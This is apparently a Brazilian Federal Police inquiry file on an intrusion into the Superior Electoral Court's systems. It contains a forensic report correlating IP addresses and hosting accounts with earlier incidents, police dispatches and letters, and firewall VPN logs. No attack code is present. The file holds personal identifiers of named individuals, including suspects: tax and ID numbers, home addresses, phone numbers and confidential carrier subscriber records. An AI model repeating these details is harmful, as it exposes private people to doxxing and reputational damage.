Segundo pesquisa realizada na Internet, a empresa NordVPN tem sede no Panamá, país que não possui leis de retenção de dados obrigatórias e não participa das alianças Cinco Olhos (Five Eyes) ou Catorze Olhos (Fourteen Eyes)¹.

Após consultas à DICINT/DIP, referentes ao IPL nº 005/2017-DICINT/DIP, foram encaminhadas informações dos endereços IP e dados cadastrais investigados. Com o auxílio da BNCC, foi possível correlacionar tais informações ao incidente TSE.

Inicialmente, verificou-se que o endereço IP **191.252.0.19**, pertencente à empresa Locaweb, aparecia nos dois incidentes. Além desse, também foi identificado no caso TSE o endereço IP **191.252.64.20**, pertencente à mesma empresa.

¹ <https://pt.wikipedia.org/wiki/NordVPN>

Após oficial à empresa Locaweb (Ofício Nº 4/2020-UTC/SRCC/CGPFAZ/DICOR/PF), foram informados os seguintes dados cadastrais do responsável pela hospedagem do endereço IP **191.252.64.20**:

Responsável: Luiz Henrique Detlinger
CPF: 042.749.858-90
RG: 10275110 País: Brasil
CEP: 69901441
Endereço: Rua Santa Inês Número: 99807
Bairro: Conjunto Guiomard Santos
Cidade: Rio Branco
Estado: Acre
Telefone Fixo 1: (12) 3953-9999
E-mail principal: ednei.pexa@protonmail.com
Forma de Pagamento: Boleto Bancário

Verificou-se que LUIZ HENRIQUE DETLINGER também aparecia na investigação do IPL nº 005/2017-DICINT/DIP, como responsável por uma hospedagem no endereço IP 191.252.56.210 da empresa Locaweb.

Ao pesquisar por informações adicionais referentes ao IPL, verificou-se que um dos autores responsáveis pelo incidente foi o nacional CARLOS EDUARDO SOARES DA SILVA.

Após inserção na BNCC, também foi possível identificar mais uma correlação do caso do TSE ao IPL supracitado:

Durante a investigação ao incidente ao TSE, foram solicitados dados cadastrais de alguns endereços IP utilizados no incidente, os quais pertenciam à empresa TIM (177.165.110.249 e 186.197.65.147).

ENDEREÇO IP	TIMESTAMP INICIAL	TIMESTAMP FINAL
177.165.110.249	21/04/2018 10:01:29	21/04/2018 12:40:46
186.197.65.147	21/04/2018 12:56:05	21/04/2018 15:04:14

Segundo informado pela empresa à época, **o usuário responsável pelos acessos também era CARLOS EDUARDO SOARES DA SILVA:**

Pesquisa Tráfego GPRS por IP Chamante: 177.165.110.249 De 21/04/2018 12:40:00 a 21/04/2018 12:40:59 - GMT-3:00 Número Pedido: 1145894_2018				Tim Celular S.A. *** C O N F I D E N C I A L ***			
MSISDN	IP Porta Início/Fim	Horário Início	Horário Final	Duração	Uplink	Downlink	Hora Brasília Hora Local Pesquisa
5511959826189	177.165.110.249 a	21-04-2018 10:02:44	21-04-2018 12:57:26	10482	104589364	2039558503	21-04-2018 10:02:44 21-04-2018 10:02:44

Pesquisa Tráfego GPRS por IP Chamante: 186.197.65.147 De 21/04/2018 15:02:00 a 21/04/2018 15:02:59 - GMT-3:00 Número Pedido: 1145897_2018				Tim Celular S.A. *** C O N F I D E N C I A L ***			
MSISDN	IP Porta Início/Fim	Horário Início	Horário Final	Duração	Uplink	Downlink	Hora Brasília Hora Local Pesquisa
5511959826189	186.197.65.147 a	21-04-2018 12:57:28	21-04-2018 16:28:03	12635	699013946	1156458281	21-04-2018 12:57:28 21-04-2018 12:57:28

Figura 2 - Linha telefônica correspondente aos IP 177.165.110.249 e 186.197.65.147


DADOS CADASTRAIS			
NÚMERO DA LINHA	: 55 11 95982-6189	PRÉ-PAGO	
OPERADORA	: TIM SÃO PAULO		
DATA INÍCIO	: 12-01-2018		
DATA FIM VALIDADE	:		
DATA CADASTRO	: 21-04-2018 12:36:55		
NOME	: CARLOS EDUARDO SOARES DA SILVA	TIPO CLIENTE	: CON
NACIONALIDADE	:	SEXO	: M
DATA NASCIMENTO	: 31-10-1999		
CPF/CNPJ	: 497.903.898-09		
N. DOCUMENTO	:	TIPO DOCUMENTO	: REGISTRO GERAL
PAÍS EMISSOR	:	DATA EMISSÃO	:
ENDEREÇO	: RUA PROFA TEREZA LOBO 196-AP 101		
BAIRRO	: ALVORADA		
CIDADE - ESTADO	: CUIABA - MT	CEP	: 78.048-670
TELEF. CONTATO	: 11959826189		
END. FATURA	:		
BAIRRO	:		
CIDADE - ESTADO	: -	CEP	:

Figura 3 - Dados cadastrais da linha 11-95982-6189

Segue abaixo diagrama com as correlações encontradas:



SERVIÇO PÚBLICO FEDERAL
MJSP - POLÍCIA FEDERAL
COORDENAÇÃO-GERAL DE POLÍCIA FAZENDÁRIA
SERVIÇO DE REPRESSÃO A CRIMES CIBERNÉTICOS





SERVIÇO PÚBLICO FEDERAL
MJSP - POLÍCIA FEDERAL
COORDENAÇÃO-GERAL DE POLÍCIA FAZENDÁRIA
SERVIÇO DE REPRESSÃO A CRIMES CIBERNÉTICOS

3. CONCLUSÃO

Pelos motivos apresentados neste relatório, acredita-se que os casos referentes ao IPL 005/2017-DICINT/DIP, AGU (Relatório 006/2019) e TSE (Relatório 002/2019) estão relacionados, de modo que devem ser tratados em conjunto.

Era o que havia a relatar.

Brasília/DF, 21 de maio de 2020.

FLÁVIO SILVEIRA DA SILVA
Perito Criminal Federal

IVO DE CARVALHO PEIXINHO
Perito Criminal Federal



POLÍCIA FEDERAL
GRUPO DE REPRESSÃO A CRIMES CIBERNÉTICOS - GRCC/DRCOR/SR/PF/DF

DESPACHO Nº 1424548/2020
2020.0043195-SR/PF/DF

Considerando que ainda restam pendentes diligências no presente inquérito,

1. Junte-se cópia do Relatório de Análise de Alta Tecnologia nº 001/2020-UTC/SRCC/CGPFAZ/DICOR/PF;
2. Verifique-se se consta em cartório resposta ao Ofício nº 0070/2020, reiterado pelo Ofício nº 2179/2020. Em caso positivo, junte-se. Em caso negativo, reitere-se mais uma vez;
3. Expeçam-se ofícios à 12ª Vara Federal da Seção Judiciária do DF (Processo nº 0034686-42.2017.4.01.3400) e à 7ª Vara Federal da Subseção Judiciária de São Paulo (Processo nº 0013343-32.2017.4.03.6181), com o seguinte teor:

Exmo(a). Sr(a). Juiz(a),

O Inquérito Policial nº 1361/2018-SR/PF/DF (renumerado para IPL 2020.0043195-SR/PF/DF no sistema Epol) foi instaurado em 08/11/2018, a pedido da então Ministra Presidente do TSE, Rosa Weber, para apurar a suposta invasão a sistemas e bancos de dados do TSE, com acesso e divulgação de dados sigilosos daquele Tribunal.

A partir de arquivos enviados pelo TSE, o perito criminal Flávio Silveira, lotado no Serviço de Repressão a Crimes Cibernéticos, elaborou a Informação nº 002/2019-UTC/SRCC/CGPFAZ/DICOR/PF, na qual aponta a possibilidade de vinculação dos eventos divulgados em novembro de 2018 (que ensejaram a instauração do presente inquérito) com outros eventos ocorridos em abril/2018 naquele Tribunal e sugere oficializar as empresas para que forneçam os dados cadastrais dos endereços IP utilizados, bem como a solicitação do conteúdo referente a hospedagem da Locaweb (IP 191.252.0.19) utilizada para baixar o artefato malicioso.

Posteriormente, por conta de outra invasão cibernética, o mesmo perito elaborou o Relatório de Análise de Alta Tecnologia nº 001/2020-UTC/SRCC/CGPFAZ/DICOR/PF, no qual conclui: "Pelos motivos apresentados neste relatório, acredita-se que os casos referentes ao IPL 005/2017-DICINT/DIP, AGU (Relatório 006/2019) e TSE (Relatório 002/2019) estão relacionados, de modo que devem ser tratados em conjunto".

Assim, considerando que a autoria dos fatos tratados no IPL 005/2017-DICINT/DIP (que tramitou perante a 12ª Vara Federal da Seção Judiciária do DF - Processo nº 0034686-42.2017.4.01.3400 e perante a 7ª Vara Federal da Subseção Judiciária de São Paulo - Processo nº 0013343-32.2017.4.03.6181) é coincidente com a autoria dos fatos tratados no presente inquérito (segundo apontado no Relatório de Análise de Alta Tecnologia nº 001/2020-UTC/SRCC/CGPFAZ/DICOR/PF), solicito a vossa excelência o compartilhamento de provas produzidas no âmbito daquele inquérito (IPL 005/2017-DICINT/DIP), de modo que seja comprovada a vinculação daqueles autores com os fatos tratados na presente investigação, conferindo-se celeridade e eficiência ao apuratório.

Com votos e estima e consideração, pede o deferimento.

4. Tendo em vista o término do prazo de permanência dos autos em cartório policial, remetam-se ao MPF/DF para fins de controle externo.

Brasília/DF, 23 de novembro de 2020.

Documento eletrônico assinado em 23/11/2020, às 15h12, por VICTOR NEVES FEITOSA CAMPOS, Delegado de Polícia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site <https://servicos.dpf.gov.br/assinatura/app/assinatura>, informando o seguinte código verificador:

37d13c2baa4fc4c13acc4be1dd3e04a1aa794644



POLÍCIA FEDERAL
GRUPO DE REPRESSÃO A CRIMES CIBERNÉTICOS - GRCC/DRCOR/SR/PF/DF
Endereço: SAIS, Qd. 7, Lote 23, Sala 135 - CEP: 70610-902 - Brasília / DF

Ofício nº 1425061/2020 - GRCC/DRCOR/SR/PF/DF

Brasília / DF , 23 de novembro de 2020 .

A Sua Excelência
Presidente do Tribunal Superior Eleitoral
Tribunal Superior Eleitoral - TSE
Setor de Administração Federal Sul (SAFS)
Quadra 7, Lotes 1/2, Brasília/DF
CEP 70070-600

Assunto: 2ª Reiteração do Ofício nº 0070/2020 - IPL 1361/2018-4 SR/PF/DF

Referência : IPL 2020.0043195-SR/PF/DF (número novo) ou IPL 1361/2018-4 - SR/PF/DF (número antigo)

Senhor Ministro,

Visando a instruir os autos do Inquérito Policial nº [2020.0043195-SR/PF/DF \(número novo\)](#) ou IPL 1361/2018-4 - SR/PF/DF (número antigo), solicito a Vossa Excelência informar as portas lógicas das seguintes conexões, bem como seus fusos horários:

189.40.75.154, em 18/04/2018, às 18:56:14
191.51.34.72, em 18/04/2018, às 19:02:05
189.40.75.239, em 18/04/2018 20:45:41
177.219.117.183, em 18/04/2018, às 20:56:20
189.40.72.247, 18/04/2018, às 22:21:17
189.40.72.14, em 18/04/2018 22:23:14
189.40.91.135, em 18/04/2018, às 22:29:37
189.40.90.239, em 19/04/2018, às 01:13:32
189.40.90.253, em 19/04/2018, às 04:08:37
201.81.167.53, em 18/04/2018, às 03:15:28 e 21/04/2019, às 08:36:42, e
201.6.129.235, em 18/04/2018, às 05:24:54 e 18/04/2018, às 05:48:59.

Em anexo cópia de fl. 85 dos autos, encaminhada pelo servidor CRISTIANO MOREIRA ANDRADE.

Respeitosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Classe Especial - Matrícula nº 16.179

Documento eletrônico assinado em 23/11/2020, às 15h32, por VICTOR NEVES FEITOSA CAMPOS, Delegado de Polícia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site <https://servicos.dpf.gov.br/assinatura/app/assinatura>, informando o seguinte código verificador: d0709030d3feab517f65cdf4b2868da0d01a809



POLÍCIA FEDERAL

TERMO DE REMESSA

Faço a remessa dos autos para a **APRECIACÃO** ao judiciário.

Documento eletrônico assinado em 23/11/2020, às 15h57, por LEONARDO BRUCE MADUREIRA LOPES, Escrivão de Polícia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site <https://servicos.dpf.gov.br/assinatura/app/assinatura>, informando o seguinte código verificador:
5d26917ee7b03c46bb004a2502d26b8c538259da



Comprovante de protocolo

Processo

Número do processo: **1065955-77.2020.4.01.3400**
Órgão julgador: **10ª Vara Federal Criminal da SJDF**
Jurisdição: Seção Judiciária do Distrito Federal
Classe: INQUÉRITO POLICIAL (279)
Assunto principal: Invasão de Dispositivo Informático
Valor da causa: R\$ 0,00
Segredo de justiça: Sim
Partes: Polícia Federal no Distrito Federal (PROCESSOS CRIMINAIS)
INDETERMINADO

Audiência

Documentos protocolados	Tipo	Tamanho (KB)
Petição inicial	Petição inicial	6,02
2020.0043195-Autos Principais-até fls. 361- 2020.11.23.pdf	Inquérito policial	9813,24

Assuntos

DIREITO PENAL (287) / Crimes contra a inviolabilidade de segredo (3412) / Invasão de Dispositivo Informático (11978) **Lei**
cp

TESTEMUNHA

Polícia Federal no Distrito Federal (PROCESSOS
CRIMINAIS)

TESTEMUNHA

INDETERMINADO

Distribuído em: 23/11/2020 15:00

Protocolado por: LEONARDO BRUCE MADUREIRA LOPES



POLÍCIA FEDERAL
GRUPO DE REPRESSÃO A CRIMES CIBERNÉTICOS - GRCC/DRCOR/SR/PF/DF

DESPACHO Nº 1687089/2021
2020.0043195-SR/PF/DF

1. Junte-se a resposta do TSE, a manifestação do MPF/DF e a decisão judicial;
2. Expeça-se ofício à TIM requisitando os dados cadastrais dos usuários dos IP:
189.40.75.154, em 18/04/2018, às 18:56:14
191.51.34.72, em 18/04/2018, às 19:02:05
189.40.75.239, em 18/04/2018 20:45:41
177.219.117.183, em 18/04/2018, às 20:56:20
189.40.72.247, 18/04/2018, às 22:21:17
189.40.72.14, em 18/04/2018 22:23:14
189.40.91.135, em 18/04/2018, às 22:29:37
189.40.90.239, em 19/04/2018, às 01:13:32
189.40.90.253, em 19/04/2018, às 04:08:37

Devendo a indicação dos IPs acima ser acrescida das informações de porta lógica enviadas pelo TSE, conforme item 1 supra;

3. Tendo em vista o término do prazo de permanência dos autos em cartório policial, remetam-se ao MPF/DF para fins de controle externo.

Brasília/DF, 19 de abril de 2021.

Documento eletrônico assinado em 19/04/2021, às 14h53, por VICTOR NEVES FEITOSA CAMPOS, Delegado de Polícia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site <https://servicos.dpf.gov.br/assinatura/app/assinatura>, informando o seguinte código verificador:
b52ce6a8353c2753ec1efd4d15b04958cc01c9ba

Enc: IPL 1361/2018-4 SR/PF/DF​ - GRCC​

Sexta, Novembro 27, 2020 12:05 -03



Victor Neves Feitosa Campos

campos.vnfc@pf.gov.br

Para

me

Favor juntar ao IPL

De: TSE/Presidência <presidencia@tse.jus.br>**Enviado:** quinta-feira, 26 de novembro de 2020 19:24**Para:** Victor Neves Feitosa Campos**Assunto:** IPL 1361/2018-4 SR/PF/DF​ - GRCC​

Boa tarde,

Encaminho em anexo o Ofício GAB-SPR nº 5627/2020.

Solicito a gentileza de confirmar recebimento.

Joice Rocha

Assessora-Chefe de Gabinete

Secretaria-Geral da Presidência

Telefone (61) 3030-7241

Oficio_1506647.html

50.9 KiB



Informacao_1270536.html

70.8 KiB



Despacho_1510077.html

49.9 KiB



Informacao_1510009.html



TRIBUNAL SUPERIOR ELEITORAL
DESPACHO
SECRETARIA DE TECNOLOGIA DA INFORMAÇÃO

Em atenção ao Despacho GAB-SPR (SEI 1506619), encaminho a Informação COINF/STI nº 249/2020 (SEI 1510009) com os esclarecimentos apresentados pela área técnica desta secretaria e transcritos a seguir:

"[...] os dados listados na Informação COINF/STI nº 245/2020 (1505168) vieram em discos rígidos remetidos ao TSE pelo TRE-RN e pelo TRE-BA e tais mídias foram entregues no ano de 2019 à equipe sob gestão da Delegada Cassiana Saad.

Não foi realizada cópia dos discos rígidos para ambiente do TSE.

Registramos ainda que, posteriormente à entrega dos discos rígidos citados, Delegados da Polícia Federal realizaram apresentação de análise preliminar dos conteúdos existentes nas mídias".

GIUSEPPE DUTRA JANINO
SECRETÁRIO(A) DE TECNOLOGIA DA INFORMAÇÃO



Documento assinado eletronicamente em 26/11/2020, às 18:20, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.



A autenticidade do documento pode ser conferida em

https://sei.tse.jus.br/sei/controlador_externo.php?

[acao=documento_conferir&id_orgao_acesso_externo=0&cv=1510077&crc=D6FA0FA5,](https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=1510077&crc=D6FA0FA5)

informando, caso não preenchido, o código verificador 1510077 e o código CRC

D6FA0FA5.

**TRIBUNAL SUPERIOR ELEITORAL**

Informação SESOP/COINF/STI nº 5/2020

Senhor Coordenador,

Solicitamos ao TRE-PB que verificasse nos logs dos firewalls as informações solicitadas. Segue abaixo as informações de porta/ip localizadas nos referidos logs.

189.40.75.154, em 18/04/2018, as 18:56:14 → portas: origem (32738), destino (4500 VPN)

Apr 18 18:56:14 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 18:56:14" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=189.40.75.154::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 18 18:56:14 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 18:56:14" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=189.40.75.154:32738 dst=187.33.236.165:4500 usr="digitro"

191.51.34.72, em 18/04/2018, as 19:02:05 → portas: origem (63674), destino (4500 VPN)

Apr 18 19:02:05 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 19:02:05" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=191.51.34.72::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 18 19:02:06 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 19:02:05" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=191.51.34.72:63674 dst=187.33.236.165:4500 usr="digitro"

189.40.75.239, em 18/04/2018 20:45:41 → portas: origem (61268), destino (4500 VPN)

Apr 18 20:45:41 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 20:45:41" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=189.40.75.239::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 18 20:45:41 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 20:45:41" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=189.40.75.239:61268 dst=187.33.236.165:4500 usr="digitro"

2020.00.000000217-2

Documento nº 1270536 v2

177.219.117.183, em 18/04/2018, As 20:56:20 → portas: origem (63674), destino (4500 VPN)

Apr 18 20:56:20 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 20:56:20" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=177.219.117.183::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 18 20:56:20 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 20:56:20" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=177.219.117.183:63674 dst=187.33.236.165:4500 usr="digitro"

189.40.72.247, 18/04/2018, as 22:21:17 → portas: origem (5687), destino (4500 VPN)

Apr 18 22:21:17 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 22:21:17" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=189.40.72.247::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 18 22:21:17 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 22:21:17" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=189.40.72.247:5687 dst=187.33.236.165:4500 usr="digitro"

189.40.72.14, em 18/04/2018 22:23:14 → portas: origem (47290), destino (4500 VPN)

Apr 18 22:23:14 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 22:23:14" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=189.40.72.14::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 18 22:23:14 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 22:23:14" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=189.40.72.14:47290 dst=187.33.236.165:4500 usr="digitro"

189.40.91.135 em 18/04/2018, as 22:29:37 → portas: origem (57362), destino (4500 VPN)

Apr 18 22:29:37 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 22:29:37" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=189.40.91.135::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 18 22:29:37 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 22:29:37" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=189.40.91.135:57362 dst=187.33.236.165:4500 usr="digitro"

189.40.90.239, em 19/04/2018, as 01:13:32 → portas: origem (64359), destino (4500 VPN)

Apr 19 01:13:32 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-19 01:13:32" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=189.40.90.239::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 19 01:13:32 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-19 01:13:32" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=189.40.90.239:64359 dst=187.33.236.165:4500 usr="digitro"

189.40.90.253, em 19/04/2018, as 04:08:37 → portas: origem (16803), destino (4500 VPN)

Apr 19 04:08:37 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-19 04:08:37" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=189.40.90.253::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 19 04:08:37 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-19 04:08:37" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=189.40.90.253:16803 dst=187.33.236.165:4500 usr="digitro"

201.81.167.53, em 18/04/2018, as 03:15:28 e 21/04/2019, as 08:36:42 → portas: origem (6802,6897), destino (4500 VPN)

Apr 18 03:15:28 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 03:15:28" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 18 03:15:28 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 03:15:28" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=201.81.167.53:6802 dst=187.33.236.165:4500 usr="digitro"

Apr 21 03:01:40 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 03:01:40" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 21 03:01:40 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 03:01:40" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=201.81.167.53:6792 dst=187.33.236.165:4500 usr="digitro"

Apr 21 05:17:04 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 05:17:04" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 21 05:17:04 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 05:17:04" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=201.81.167.53:6897 dst=187.33.236.165:4500 usr="digitro"

Apr 21 06:16:56 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:16:56" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 21 06:16:56 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:16:56" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=201.81.167.53:6897 dst=187.33.236.165:4500 usr="digitro"

Apr 21 06:18:22 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:18:22" fw=187.33.236.165 pri=6 c=16 gcat=5 m=263 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc dur=15 msg="User logged out - digitro"

Apr 21 06:18:30 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:18:30" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 21 06:18:30 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:18:30" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=201.81.167.53:6897 dst=187.33.236.165:4500 usr="digitro"

